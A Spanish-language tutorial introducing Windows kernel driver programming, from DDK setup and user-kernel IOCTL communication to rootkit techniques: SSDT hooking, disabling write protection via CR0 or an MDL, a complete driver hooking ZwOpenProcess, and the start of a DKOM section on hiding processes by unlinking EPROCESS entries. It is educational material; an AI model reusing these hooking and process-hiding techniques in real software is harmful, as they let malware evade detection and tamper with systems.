Introducción a la programación de drivers en Windows

Por Hendrix

hendrix@elhacker.net
mateu@performsec.com

Índice

1. Nociones básicas

En este documentos voy a intentar hacer una introducción a la programación de drivers en Windows. Cabe decir que los temas que se van a exponer aquí son una minúscula parte de lo que realmente se puede hacer con drivers. Antes de empezar nada, primer tenemos que saber realmente que es lo que hace un driver (en este caso, serán módulos del Kernel, aunque lo llame driver), por esto este primer artículo sobre nociones básicas.

Antes de empezar este documento, quiero dar las gracias públicamente a Mek (®®) ya que se tomó la molestia de enseñarnos a programar drivers por un proyecto que teníamos en mente.

1.1 Herramientas necesarias

Para programar drivers no se usa el compilador del Dev ni del MVC++ ni de ningun otro, vamos a usar la DDK (Driver Development Kit), aunque se pueden configurar tanto el MVC++ cono el Dev para usar el compilador del DDK, aunque yo prefiero programarlo directamente con el compilador del DDK.

Una vez tengan el DDK, tenemos que instalarlo, una vez echo esto, se van a Inicio / Todos los programas y buscan el DDK que se instaló, una vez hay tienen que ir a Build Environments, desde hay pueden seleccionar el que quieran, aunque yo recomiendo usar Win XP Free Build Environment (Pueden moverlo al escritorio ya que lo van a usar siempre para compilar, mas información sobre el Build Environment aqui). Para compilar, lo que tienen que hacer es crear una carpeta y dentro meter el código (main.c, por ejemplo) y un archivo SOURCES y un MAKEFILE.

El SORCES tiene que se así:

```
TARGETNAME=prueba
TARGETPATH=.
TARGETTYPE=DRIVER

SOURCES=main.c
```

Donde prueba es el nombre del driver que se generará y main.c es el archivo con el código fuente, no tienen que modificar nada más.

El MAKEFILE es siempre el mismo:

```
!INCLUDE $(NTMAKEENV)\makefile.def
```

Una vez tengamos esto, ejecutamos el Win XP Free Build Environment y se nos abrirá una consola, cambiamos el directorio actual con el comando CD, una vez situados dentro de la carpeta donde están los 3 archivos (como mínimo), tenemos que escribir:

build -cZ

Esto se encarga de compilar y enlazar (linkear) el archivo, si ha habido errores nos lo va a marcar. Si no ha habido errores, nos va a generar el driver dentro de \i386 (se genera una carpeta dentro de la del proyecto). Una vez echo esto, el trabajo de la DDK se puede dar por concluido.

El tema de las herramientas no a terminado, ahora nos falta, como mínimo, una herramienta para cargar el driver y otra para ver los mensajes que el driver nos envía. Ya que un driver no se ejecuta con una consola como los archivos de C/C++ o con una ventana, para poder ver los mensajes que nos envía debemos tener una herramienta adicional.


DebugView: Como su nombre indica, esta herramienta sirve para ver los mensajes que se enviar a través de debug (con el comando DbgPrint). Aunque no solo esta orientada a modo kernel, también sirve para aplicaciones de modo usuario.

OSRLoader: Aunque hay otras, esta es la que uso para cargar los drivers, utiliza el método de cargar lo drivers como servicios, primero seleccionan el driver, registran el servicio y lo ejecutan, una vez terminado, lo pueden parar y para no dejar rastro en el registro pueden eliminar el servicio, aunque esto es opcional.

WinDbg: (Opcional) Sirve para poder analizar la memoria del kernel, es una herramienta que recomiendo aprender su uso, ya que se puede sacar muchísima información (Por ejemplo, la información sobre la Eprocess se saca con esta herramienta).

IceSword: (opcional) Esta herramienta te permite ver los hooks en la SSDT entre otras cosas, aunque ya se que no es la mejor herramienta anti-rootkit, la recomiendo ya que te muestra la dirección original de la API hookeada, el Rootkit Unhooker no lo hace.

1.2 Modo kernel y modo Usuario



Los Ring's (Anillos) de la imagen, son privilege rings (anillos de privilegios), y como ven, los que tienen mas privilegios están en el corazón (Ring0) y los que menos, al exterior (Ring3). Las aplicaciones que ejecutamos en nuestro PC, estan todas en Ring3, hay algunas que tienen una parte en Ring3 y otra en Ring0 (Anti-Virus, Firewalls). Esta mezcla entre modo usuario y modo kernel es que en modo usuario esta muy limitado en cuanto a privilegios.

El kernel de Windows incorpora dentro del modo usuario un Subsistemas de Ambiente Protegido, esto significa que controla los errores en los procesos, lo que a su vez implica, que si se produce un error en algún programa, este puede ser descargado de memoria sin provocar en el sistema operativo ningún tipo de error (dependiendo de que aplicación tenga el error, evidentemente). En modo Kernel no existe esta protección, lo que provoca que si un driver tiene un error, el sistema operativo se ve obligado a reiniciar el PC.

Los procesos que se ejecutan dentro de modo usuario, poseen memoria virtual, eso significa que la posición de memoria 0x00457ab no es la misma posición físicamente, esto lo maneja el Kernel de windows, para impedir que otros procesos escriban o modifiquen datos de otro procesos. Los drivers en cambio se ejecutan dentro de la memoria física, esto equivale a que es posible escribir en la memoria de otro drivers y en el mismo kernel, aunque alguna paginas de memoria tengan protección de escritura (que se puede eliminar).

Los programas en modo usuario, hacen función de las API's, estas, en sus rutinas llaman a las API's nativas, que son las que ejecuta el kernel. Esto implica, que si se hookea una API, se puede cambiar la información que van a recibir todos los procesos que llamen a esa API.

1.3 Documentación interesante

Esta breve introducción al modo kernel y al modo usuario es muy corta, para una mayor información, pueden buscar en internet o comprarse algunos libros que voy a menciona ahora, donde se explica perfectamente.

- Microsoft Windows Internals (4th Edition)
- Rootkits: Subverting the Windows Kernel

Para temas sobre rootkits pueden visitar la pagina : www.rootkit.com
Para charlar sobre modo kernel, pueden visitar el foro de SysInternals:
http://forum.sysinternals.com

2. Introducción

2.1 Hola mundo desde el driver

Una vez leído el apartado de nociones básicas, vamos a centrarnos en lo que es la programación de drivers.

Como en todo programa, tiene que haber un punto de partida, un main. El de los drivers es así:

```
NTSTATUS DriverEntry(PDRIVER_OBJECT DriverObject,
PUNICODE_STRING RegistryPath)
{
        //Código
}
```

Como vemos, al DriverEntry se le pasan 2 parámetros, el primero es un puntero a la estructura DRIVER_OBJECT, más adelante veremos como usar esto. El segundo es un puntero a una cadena Unicode donde esta guardada la ruta del registrot con el que se cargó el driver.

Una vez realizadas las tareas en el DriverEntry, tenemos que retornar un valor, si no ha habido ningún error retornaremos STATUS_SUCCESS, de lo contrario, el código de error pertinente.

Cabe decir que retornando el valor no se descarga el driver, ya que para poderse descargar se tiene que crear una rutina, precisamente esta rutina se crea a partir del puntero al primer parámetro. Veamos como se hace:

```
void Salir(PDRIVER_OBJECT DriverObject)
{
      //Codigo de salida
}

NTSTATUS DriverEntry( PDRIVER_OBJECT DriverObject,
PUNICODE_STRING RegistryPath)
{
      DriverObject->DriverUnload=Salir;
      return STATUS_SUCCESS;
}
```

Como vemos aquí, creamos una rutina para que al descargar el driver se llame a la rutina, dentro podemos escribir un mensaje de "Cerrando driver..." o algo así, o en su caso, unhookear las apis, ya que si cerramos el driver si unhookear la SSDT nos va a mostrar una bonita pantalla azul, ya que se va a llamar una zona de memoria donde no hay nada.

El comando para poder escribir datos al DebugView es el comando DbgPrint y funciona exactamente igual que el printf de C/C++. Si nos miramos la información, vemos que esta dentro de Ntddk.h, así que la tenemos que incluir. El programa que nos dirá hola mundo al iniciarse y Adiós al

cerrarse nos quedaría así:

```
#include <ntddk.h>

void Salir(PDRIVER_OBJECT DriverObject)
{
      DbgPrint("Adiós");
}

NTSTATUS DriverEntry( PDRIVER_OBJECT DriverObject,
PUNICODE_STRING RegistryPath)
{
      DriverObject->DriverUnload=Salir;
      DbgPrint("Hola mundo!!!");
      return STATUS_SUCCESS;
}
```

Una vez echo esto ya podemos abrir el DebugView, le habilitamos la opción para capturar mensajes del Kernel y lo podemos ejecutar. Este ejemplo lo e probado yo mismo y pueden ejecutarlo en el PC, aunque es recomendable siempre hacer pruebas en una maquina virtual, ya que un error en el driver provocaría un reinicio de sistema.

2.2 Comunicación entre Modo kernel y modo usuario

Este tema ya es algo mas lioso. Hay varias formas de pasar información desde modo usuario a modo kernel y viceversa, la que yo voy a utilizar es el método que utiliza la API DeviceIoControl.

Esto me permite enviar un mensaje desde modo usuario (MU desde ahora en adelante) hacia modo kernel (MK). Además, me retorna un puntero hacia un buffer de salida (de MK a MU) y la longitud de este, si la longitud es igual a 0 no hay datos, de lo contrario si.

La estructura donde se fundamenta la comunicación entre MU y MK es la estructura IRP. Para poder manejarla, en el driver tendremos que crear una función que maneje esta estructura. Esta función se declarará igual que declaramos la función de salida en el DriverEntry. Aquí un ejemplo:

```
NTSTATUS Control(PDEVICE_OBJECT DeviceObject,PIRP Irp)
{
        //Codigo
}

NTSTATUS DriverEntry( PDRIVER_OBJECT DriverObject,
PUNICODE_STRING RegistryPath)
{
      DriverObject->DriverUnload=Salir;
      for(i=0;i<IRP_MJ_MAXIMUM_FUNCTION;i++)
      DriverObject->MajorFunction[i]=Control;

      return STATUS_SUCESS;
}
```

Aquí declaramos esa estructura como control.

El for que hay en el programa es para indicarle que todas la funciones de control las redirija a esa función. Pueden ver todas las funciones aquí.

Para poder crear un handle desde MU hacia MK, necesitamos usar la API CreateFile, aunque antes tenemos que crear el objeto del driver. Para esto hacer esto se usa la API IoCreateDevice.

Si leen la información de esta API, veran que se le tiene que pasar una cadena en formato unicode, esto es importante, al igual que el paso que le sigue, el de crear un vinculo para poderse abrir desde MU. Este paso se hace con la API IoCreateSymbolicLink, al que se le pasa una cadena que sera usada en MU. Aquí un ejemplo de lo hablado hasta ahora.

```
//Variables globales
const WCHAR Device[]=L"\\device\\driver5";
const WCHAR sLink[]=L"\\??\\midriver5";
UNICODE_STRING Dev,lnk;
//Fin variables globales

NTSTATUS DriverEntry( PDRIVER_OBJECT DriverObject,
PUNICODE_STRING RegistryPath)
{
      NTSTATUS s;
      unsigned int i;

      DriverObject->DriverUnload=Salir;
      for(i=0;i<IRP_MJ_MAXIMUM_FUNCTION;i++)
      DriverObject->MajorFunction[i]=Control;
      RtlInitUnicodeString(&Dev,Device);
      RtlInitUnicodeString(&lnk,sLink);

s=IoCreateDevice(DriverObject,0,&Dev,FILE_DEVICE_UNKNOWN,0,
0,&DriverObject->DeviceObject);

      if (NT_SUCCESS(s))
      {
            s=IoCreateSymbolicLink(&lnk,&Dev);
            if(!NT_SUCCESS(s))
            {
                        IoDeleteDevice(DriverObject-
>DeviceObject);
                        DbgPrint("Error Link");
            }else
            DbgPrint("Cargado");
      }else
      DbgPrint("Error IoCreate");

      return s;
}
```

Si no ha habido error, nos podemos centrar en la función control.

En la función de control, normalmente se analiza el tipo de mensaje que se transfiere con un IoControlCode, por ejemplo:

Hookear Datos --> 1
UnHookear --> 2

Esto se filtra mediante un switch/case. En el ejemplo usaremos un filtro para escribir que nos inventemos, yo le e llamado escribe. Para usarlo en la consola, tienen que agregar la librería winioctl.h.

```
NTSTATUS Control(PDEVICE_OBJECT DeviceObject,PIRP Irp)
{
      NTSTATUS s=STATUS_SUCCESS;
      PIO_STACK_LOCATION Stack;
      unsigned int escritos;
      char *iBuffer;
      char *oBuffer;
      char *Mensaje = "Hola desde el kernel!";
      unsigned int Tam = sizeof("Hola desde el kernel!");

      Stack=IoGetCurrentIrpStackLocation(Irp);
      switch(Stack-
>Parameters.DeviceIoControl.IoControlCode)
      {
            case Escribe:
            DbgPrint("Funcion escribir llamada");
            DbgPrint("Asociando buffers...");
            iBuffer = oBuffer = Irp-
>AssociatedIrp.SystemBuffer;
            if(oBuffer && oBuffer)
            {
                  DbgPrint("OK");
                  if(Stack-
>Parameters.DeviceIoControl.InputBufferLength !=0)
                  {
                        DbgPrint("Datos desde modo usuario:
%s",iBuffer);
                        if(Stack-
>Parameters.DeviceIoControl.OutputBufferLength>= Tam)
                        {
                                                DbgPrint("Env
iando datos...");

      RtlCopyMemory(oBuffer, Mensaje, Tam);
                                                Irp-
>IoStatus.Information = Tam;
                                                s =
STATUS_SUCCESS;
                        }else{
                                                 DbgPrint("NO
ENVIAMOS LOS DATOS");
                                                 Irp-
>IoStatus.Information = 0;
                                                s =
STATUS_BUFFER_TOO_SMALL;
                        }
                  }
            }
            else DbgPrint("ERROR");
            break;
        }
        Irp->IoStatus.Status = STATUS_SUCCESS;
      IoCompleteRequest(Irp, IO_NO_INCREMENT);
      return s;
}
```

Al inicio declaramos los buffers de entrara y salida y los mensajes que vamos a enviar a MU.

```
Stack=IoGetCurrentIrpStackLocation(Irp);
```

Esta linea sirve para poder localizar los datos que vamos a usar posteriormente, Stack esta declarada como un puntero a IO_STACK_LOCATION.

```
iBuffer = oBuffer = Irp->AssociatedIrp.SystemBuffer;
```

Assignamos los buffers de E/S, si no hay error proseguimos.

```
RtlCopyMemory(oBuffer, Mensaje, Tam);
Irp->IoStatus.Information = Tam;
```

En la primera linea copiamos los datos al buffer de salida, en la segunda, ajustamos el tamaño del buffer de salida, esto es importante, ya que si no se configura no se transmitiran datos.

```
Irp->IoStatus.Status = STATUS_SUCCESS;
IoCompleteRequest(Irp, IO_NO_INCREMENT);
return s;
```

Completamos y salimos.

Ahora vamos a ver la aplicación de consola en MU:

```
#include <stdio.h>
#include <windows.h>
#include <winioctl.h>

#define Escribe CTL_CODE(FILE_DEVICE_UNKNOWN, 0x00000001,
METHOD_BUFFERED, FILE_READ_DATA | FILE_WRITE_DATA)

int main()
{
        DWORD a;
        HANDLE hDevice =
CreateFile("\\\\.\\midriver5",GENERIC_READ |
GENERIC_WRITE ,FILE_SHARE_READ |
FILE_SHARE_WRITE,0,OPEN_EXISTING,FILE_FLAG_OVERLAPPED,0);
        char  iBuffer[30];
        char  oBuffer[1024];

     if (hDevice!=INVALID_HANDLE_VALUE)
     {
                printf("Conectado");
```

```
                strcpy(iBuffer,"Hola desde Modo
Usuario!!!");
                if(DeviceIoControl(hDevice,
(DWORD)Escribe,iBuffer,(DWORD)sizeof(iBuffer),
(LPVOID)oBuffer,(DWORD)sizeof(oBuffer),&a,NULL)==true)
                {
                        printf("\n%d Bytes\n%s\n
%s",a,iBuffer,oBuffer);
                }else
                printf("0x%08x",GetLastError());
        }

        system("pause");
        return 0;
}
```

La verdad es que no hay mucho que explicar de este código.

En este ejemplo se transfieren cadenas, pero se puede transferir todo lo que nosotros queramos.

Dicho esto doy por zanjado este segundo capítulo, si alguien tiene alguna duda comentenlo.

PD: Tengo que decir que parte de estos codigo son de lympex, de un codigo que publicó, lo e modificado un poco ya que usaba mas funciona, pero los nombres de las variables y eso no lo e cambiado.

3. El Kernel de Windows

Una vez se esta en modo kernel tenemos que pensar un poco diferente de como lo haríamos en MU, tenemos que hacernos la idea de que nuestro driver no es un proceso, los procesos en MU tienen un espacio propio definido, y remarco el propio, ya que en MK es algo diferente, cierto que nuestro driver se aloja en una posición de memoria definida, pero al hacer llamadas a funciones, tenemos que saber que podemos leer y escribir en toda la memoria (luego veremos que en ciertas areas, se nos esta restringido escribir, pero modificando un registro lo podemos des habilitar). Esto equivale a que si por ejemplo, queremos modificar el contenido de una de las varias tablas que residen en el kernel de windows, lo podemos hacer sin necesidad de llamar a ninguna API ni nada de eso.

En este capítulo nos centraremos en una tabla en concreto, la System Service Descriptor Table (SSDT).

3.1 La SSDT o System Service Descriptor Table

La SSDT es usada por el Kernel para almacenar las direcciones de las API's nativas. Para hacer la transacción entre MU y MK se usa el SYSENTER (en XP, ya que en en las anteriores se utilizaba la interrupción 0x2E). Esto lo que hace es recibir el ordinal de la función y llama a la dirección que se encuentra en la SSDT pasandole los parámetros que se recibieron. Aunque esto no es muy importante, esta bien conocer lo que hace el SYSENTER.

Para que puedan tocar y ver la SSDT, les voy a enseñar este ejemplo que me paso Mek para ver la SSDT con el WinDbg.

Abren el WinDbg y lo ponen como Kernel Debug > local.

Una vez dentro, escribir esto:

```
lkd> dd KeserviceDescriptorTable
80552fa0 80501b8c 00000000 0000011c 80502000
```

Esto nos da la dirección de KiServiceTable, que es un puntero hacia la SSDT, así que escribimos

```
lkd> dd 80501b8c
80501b8c  80599948 805e6db6 805ea5fc 805e6de8
80501b9c  805ea636 805e6e1e 805ea67a 805ea6be
80501bac  8060bdfe 8060cb50 805e21b4 ae7ac81a
80501bbc  805cade6 805cad96 8060c424 805ab5ae
80501bcc  8060ba3c 8059ddbe 805a5a00 805cc8c4
80501bdc  804ff828 8060cb42 8056bcd6 8053500e
```

```
80501bec  806050d4 ae7acdc6 805eab36 80619e56
80501bfc  805ef028 8059a036 8061a0aa ae7ae82a
```

Aquí tenemos la SSDT, como vemos, la mayoría de valores empiezan por 80, ese valor es un valor superior al de la base del kernel (se puede sacar la base del Kernel escribiendo dc nt). Si hay valores que están mucho mas arriba (los que empiezan por ae en mi caso) significa que esta dirección esta hookeada. En mi caso es correcto, ya que tengo el Kaspersky y este hookea algunas API's en la SSDT.

La SSDT se encuentra guardada en el disco en el archivo ntoskrnl.exe, algunos programas que se encargan de restaurar la SSDT lo hacen desde hay.

Para el hookeo de la SSDT lo que tenemos que hacer es colocar en el array anterior la dirección de una función nuestra, para que nos llamen a nosotros en lugar de a la API nativa. El código que les paso ahora es muy conocido, esta en el libro Rootkits: Subverting the Windwos Kernel que a su vez fueron sacados del código del Regmon de Sysinternals y es realmente útil.

```
#define SYSTEMSERVICE(_func) \

  KeServiceDescriptorTable.ServiceTableBase[ *(PULONG)
((PUCHAR)_func+1)]

#define SYSCALL_INDEX(_Function) *(PULONG)
((PUCHAR)_Function+1)

#define HOOK_SYSCALL(_Function, _Hook, _Orig )       \

        _Orig = (PVOID) InterlockedExchange( (PLONG) \

        &MappedSystemCallTable[SYSCALL_INDEX(_Function)],
(LONG) _Hook)

#define UNHOOK_SYSCALL(_Func, _Hook, _Orig )  \

        InterlockedExchange((PLONG)           \

        &MappedSystemCallTable[SYSCALL_INDEX(_Func)],
(LONG) _Hook)
```

Para Hookear se utiliza la macro HOOK_SYSCALL y para eliminar el Hook el UNHOOK_SYSCALL.

El modo de uso es el siguiente:

```
HOOK_SYSCALL(API, NuestraFuncion, Direcciónинicial);
```

El primer argumento es el nombre de la API, previamente declarada en el código, el segundo es la

dirección hacia la función donde queremos redirecciónar la llamada, y la tercera es la dirección original de la API. (Conviene guardarla, ya que para restaurar el Hook la vamos a necesitar). Para el Unhook son los mismos argumentos pero con distinto orden:

```
UNHOOK_SYSCALL(API, Direcciónicial, NuestraFuncion);
```

Aunque si colocamos esto en nuestro dirver tal cual nos daría error, el error se corrige leyendo el siguiente sub-apartado.

3.2 Memoria protegida

La memoria en el sistema operativo esta dividida por paginas, como un libro. Algunas de estas paginas están protegidas por seguridad para que solamente sean de lectura. No todas las estructuras que se puedan modificar están protegidas de este modo, algunas no se tiene que modificar nada y manipularlas directamente. La SSDT esta alojada en una pagina con esta protección habilitada. Todo lo que tenemos que hacer para permitir escribir en esas paginas es modificar el registro CR0 que es el que se encarga de la protección de solo lectura.

El registro CR0 contiene un bit llamado write protect que es el encargado de señalar si una pagina es de solo lectura o no. Para eliminar esta propiedad tenemos que poner a cero este bit. El código en ensamblador para hacer esto es el siguiente:

```
__asm
      {
            push eax
            mov  eax, CR0
            and  eax, 0FFFEFFFFh
            mov  CR0, eax
            pop  eax
      }
```

Una vez echas las modificaciones, tenemos que volver a colocar el bit WP tal y como estaba. Aquí el código en ensamblador:

```
__asm
      {
            push eax
            mov  eax, CR0
            or   eax, NOT 0FFFEFFFFh
            mov  CR0, eax
            pop  eax
      }
```

Aunque este método es muy poco ortodoxo, hay un método que esta mejor documentado y es el que yo personalmente uso.

Este método utiliza una Memory Descriptor List (MDL). Básicamente lo que vamos a hacer sera modificar los flags de la MDL para habilitar la escritura. El código esta sacado del libro Rootkits para poder crear esa MDL.

```
// Declarations

#pragma pack(1)

typedef struct ServiceDescriptorEntry {

        unsigned int *ServiceTableBase;

        unsigned int *ServiceCounterTableBase;

        unsigned int NumberOfServices;

        unsigned char *ParamTableBase;

} SSDT_Entry;

#pragma pack()

__declspec(dllimport) SSDT_Entry KeServiceDescriptorTable;



PMDL  g_pmdlSystemCall;

PVOID *MappedSystemCallTable;

// Code

// save old system call locations
```

```
// Map the memory into our domain to change the permissions
on // the MDL

g_pmdlSystemCall = MmCreateMdl(NULL,

                   KeServiceDescriptorTable.ServiceTableBas
e,

                   KeServiceDescriptorTable.NumberOfService
s*4);

if(!g_pmdlSystemCall)

   return STATUS_UNSUCCESSFUL;

MmBuildMdlForNonPagedPool(g_pmdlSystemCall);

// Change the flags of the MDL

g_pmdlSystemCall->MdlFlags = g_pmdlSystemCall->MdlFlags |

                             MDL_MAPPED_TO_SYSTEM_VA;



MappedSystemCallTable = MmMapLockedPages(g_pmdlSystemCall,
KernelMode);
```

Una vez echo esto ya podemos utilizar las macros para hookear y unhookear las API's.

Antes de descargar el driver tenemos que unhookear las API's y eliminar la MDL para que no nos de errores. Para eliminar la MDL podemos usar este código:

```
if(g_pmdlSystemCall)
   {
      MmUnmapLockedPages(MappedSystemCallTable,
g_pmdlSystemCall);
      IoFreeMdl(g_pmdlSystemCall);
   }
```

A continuación les pasare un código para hookear la API ZwOpenProcess, a fin de poder bloquear

el acceso al proceso con el PID que le especifiquemos.

```
#include "ntddk.h"


typedef struct ServiceDescriptorEntry {
        unsigned int *ServiceTableBase;
        unsigned int *ServiceCounterTableBase;
        unsigned int NumberOfServices;
        unsigned char *ParamTableBase;
} ServiceDescriptorTableEntry_t,
*PServiceDescriptorTableEntry_t;
__declspec(dllimport)  ServiceDescriptorTableEntry_t
KeServiceDescriptorTable;


#define SYSTEMSERVICE(_function)
KeServiceDescriptorTable.ServiceTableBase[ *(PULONG)
((PUCHAR)_function+1)]


typedef DWORD (ULONG);
PMDL  g_pmdlSystemCall;
PVOID *MappedSystemCallTable;


#define SYSCALL_INDEX(_Function) *(PULONG)
((PUCHAR)_Function+1)


#define HOOK_SYSCALL(_Function, _Hook, _Orig )  \
       _Orig = (PVOID) InterlockedExchange( (PLONG)
&MappedSystemCallTable[SYSCALL_INDEX(_Function)], (LONG)
_Hook)


#define UNHOOK_SYSCALL(_Function, _Hook, _Orig )  \
      InterlockedExchange( (PLONG)
&MappedSystemCallTable[SYSCALL_INDEX(_Function)], (LONG)
_Hook)


//Declaramos la API para poder trabajar con ella.
NTSYSAPI NTSTATUS NTAPI ZwOpenProcess (OUT PHANDLE
ProcessHandle,IN ACCESS_MASK DesiredAccess,IN
POBJECT_ATTRIBUTES ObjectAttributes,IN PCLIENT_ID ClientId
OPTIONAL);




typedef NTSTATUS (*TypZwOpenProc)(OUT PHANDLE
ProcessHandle,IN ACCESS_MASK DesiredAccess,IN
POBJECT_ATTRIBUTES ObjectAttributes,IN PCLIENT_ID ClientId
```

```
OPTIONAL);
TypZwOpenProc ZwOpenProcessIni;


NTSTATUS NewZwOpenProcess(OUT PHANDLE ProcessHandle,IN
ACCESS_MASK DesiredAccess,IN POBJECT_ATTRIBUTES
ObjectAttributes,IN PCLIENT_ID ClientId OPTIONAL)
{
   HANDLE PID;


   __try //Utilizamos el bloque try para evitar BSOD
   {
            PID = ClientId->UniqueProcess;
      }


      __except(EXCEPTION_EXECUTE_HANDLER)
      {
            return STATUS_INVALID_PARAMETER;
      }


      DbgPrint("PID: 0x%x",PID);


      //Verificamos el pid
      if (PID == (HANDLE)1234) return
STATUS_ACCESS_DENIED; //Retornamos acceso denegado
      else return ZwOpenProcessIni(ProcessHandle,
DesiredAccess,ObjectAttributes, ClientId); //Llamamos a la
API nativa y retornamos el resultado correcto
}


VOID OnUnload(IN PDRIVER_OBJECT DriverObject)
{
   DbgPrint("Descargando driver...");


   //Unhookeamos
   UNHOOK_SYSCALL( ZwOpenProcess, ZwOpenProcessIni,
NewZwOpenProcess );


   //Eliminamos la MDL
   if(g_pmdlSystemCall)
   {
      MmUnmapLockedPages(MappedSystemCallTable,
g_pmdlSystemCall);
```

```
      IoFreeMdl(g_pmdlSystemCall);
   }
}


NTSTATUS DriverEntry(IN PDRIVER_OBJECT DriverObject, IN
PUNICODE_STRING theRegistryPath)
{
   DriverObject->DriverUnload  = OnUnload;


   DbgPrint("Driver cargado");
   ZwOpenProcessIni =(TypZwOpenProc)
(SYSTEMSERVICE(ZwOpenProcess));


   //Creamos la MDL para deshabilitar la protección de
memoria
   g_pmdlSystemCall = MmCreateMdl(NULL,
KeServiceDescriptorTable.ServiceTableBase,
KeServiceDescriptorTable.NumberOfServices*4);
   if(!g_pmdlSystemCall)
      return STATUS_UNSUCCESSFUL;


   MmBuildMdlForNonPagedPool(g_pmdlSystemCall);


   g_pmdlSystemCall->MdlFlags = g_pmdlSystemCall->MdlFlags
| MDL_MAPPED_TO_SYSTEM_VA;


   MappedSystemCallTable =
MmMapLockedPages(g_pmdlSystemCall, KernelMode);




   DbgPrint("Hookeando...");
   HOOK_SYSCALL( ZwOpenProcess, NewZwOpenProcess,
ZwOpenProcessIni );


   return STATUS_SUCCESS;
}
```

El código bloquea el acceso al proceso cuyo pid sea 1234, evidentemente podéis modificarlo para bloquear el que queráis.


Echo esto, me veo obligado a modificar el indice para incluir el capítulo 4 en este, así que se va a reducir en un capítulo.

4. Direct Kernel Object Manipulation (DKOM)


En el kernel se guardan muchísimas estructuras, pero la que nos interesa a nosotros es la eprocess. En ella se guarda la información de cada proceso.

4.1 Eprocess

En el kernel hay una estructura eprocess para cada proceso. El método con la que se enlazan es mediante un puntero que apunta la siguiente estructura y otro que apunta al anterior. Aquí una imagen que ilustra lo explicado:



Lo que tendremos que hacer para esconder nuestro proceso es modificar la eprocess anterior y la posterior para que quede así:



Como vemos, nos desenlazamos de la cadena y lo que provocamos es que pasemos desapercibidos ante cualquier api que intente recorrer la estructura, ya que hemos roto el enlace que nos unía a las demás.

El DKOM depende mucho de la plataforma en la que se este ejecutando el driver, ya que las estructuras cambian de posición según la versión de nuestro SO.

4.2 Ocultando procesos sin Hooks

Vamos a empezar a picar código. Lo esencial antes de hacer nada es saber que vamos a hacer y como lo vamos a hacer, así que lo fundamental es conocer la estructura, las posiciones de sus elementos, etc. Para ello vamos a ver como esta compuesta la eprocess, y nuestra herramienta para ello sera el WinDbg.

Lo abrimos, lo colocamos en Kernel > local. Una vez aquí tenemos que cargar los símbolos si no los tenemos cargados ya. Para descargarlos escribid esto:

SRV*c:\websymbols*http://msdl.microsoft.com/download/symbols

Tened en cuenta que la carpeta debe existir. Una vez echo esto escribamos lo siguiente: *dt Nt! _eprocess* y nos enseña esto:

```
Nt!_EPROCESS
   +0x000 Pcb              : _KPROCESS
   +0x06c ProcessLock      : _EX_PUSH_LOCK
   +0x070 CreateTime       : _LARGE_INTEGER
   +0x078 ExitTime         : _LARGE_INTEGER
   +0x080 RundownProtect   : _EX_RUNDOWN_REF
   +0x084 UniqueProcessId  : Ptr32 Void
   +0x088 ActiveProcessLinks : _LIST_ENTRY
   +0x090 QuotaUsage       : [3] Uint4B
   +0x09c QuotaPeak        : [3] Uint4B
   +0x0a8 CommitCharge     : Uint4B
   +0x0ac PeakVirtualSize  : Uint4B
   +0x0b0 VirtualSize      : Uint4B
   +0x0b4 SessionProcessLinks : _LIST_ENTRY
   +0x0bc DebugPort        : Ptr32 Void
   +0x0c0 ExceptionPort    : Ptr32 Void
